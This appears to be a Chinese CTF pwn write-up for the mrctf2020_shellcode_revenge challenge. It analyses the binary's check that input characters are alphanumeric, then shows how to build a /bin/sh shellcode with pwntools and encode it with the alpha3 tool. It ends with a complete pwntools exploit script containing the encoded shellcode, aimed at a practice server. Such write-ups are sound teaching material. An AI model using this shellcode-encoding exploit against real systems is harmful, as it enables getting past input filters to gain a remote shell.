

<https://blog.csdn.net/mcmuyanga/article/details/114828207>

mrctf2020\_shellcode\_revenge

例行检查，64位程序，开启了RELRO和PIE




本地运行看一下大概的情况




64位ida载入，没法f5，直接看汇编


jg大于则跳转，jl小于则跳转，jump无条件跳转




要让程序继续执行下去，肯定是跳转loc\_11AC



loc\_123A



loc\_11B8



cdqe使用eax的最高位拓展rax高32位的所有位

movzx则是按无符号数传送+扩展（16-32）

EAX是32位的寄存器，而AX是EAX的低16位,AH是ax的高8位，而AL是ax的低8位

大致就是将我们输入的字符串每一位进行比较，如果不在0x60~0x7A这个范围就跳转

剩下几个就是跳转的范围

理一下我们输入的字符大致限定在了(60,74)||(2f,5a)两个范围里

经我自己的分析：

是（2f,5a）||（40,5a）||（60,7a）

搜一下其他师傅的wp，说是这个叫string.printable，就是可见字符shellcode。这里使用alpha3就可以生成了。详细的看这位师傅的博客，我这边就直接根据他的介绍用了

下载alpha3

git clone https://github.com/TaQini/alpha3.git

用法

首先利用pwntools生成一个shellcode

from pwn import \*

context.arch='amd64'

sc = asm(shellcraft.sh())

print sc

没法直接输出，有乱码，将shellcode重定向到一个文件中

切换到alpha3目录中，使用alpha3生成string.printable

cd alpha3

python ./ALPHA3.py x64 ascii mixedcase rax --input="存储shellcode的文件" > 输出文件

最后发送生成的shellcode即可

完整exp：

from pwn import \*

r = remote("node3.buuoj.cn",29334)

context(arch = 'amd64', os = 'linux', log\_level = 'debug')

r.recvuntil("Show me your magic!\n")

shellcode\_64="Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"

payload=shellcode\_64

r.send(payload)

r.interactive()

参考wp：

https://www.cnblogs.com/chuj/p/14232150.html

https://blog.csdn.net/weixin\_44145820/article/details/105565953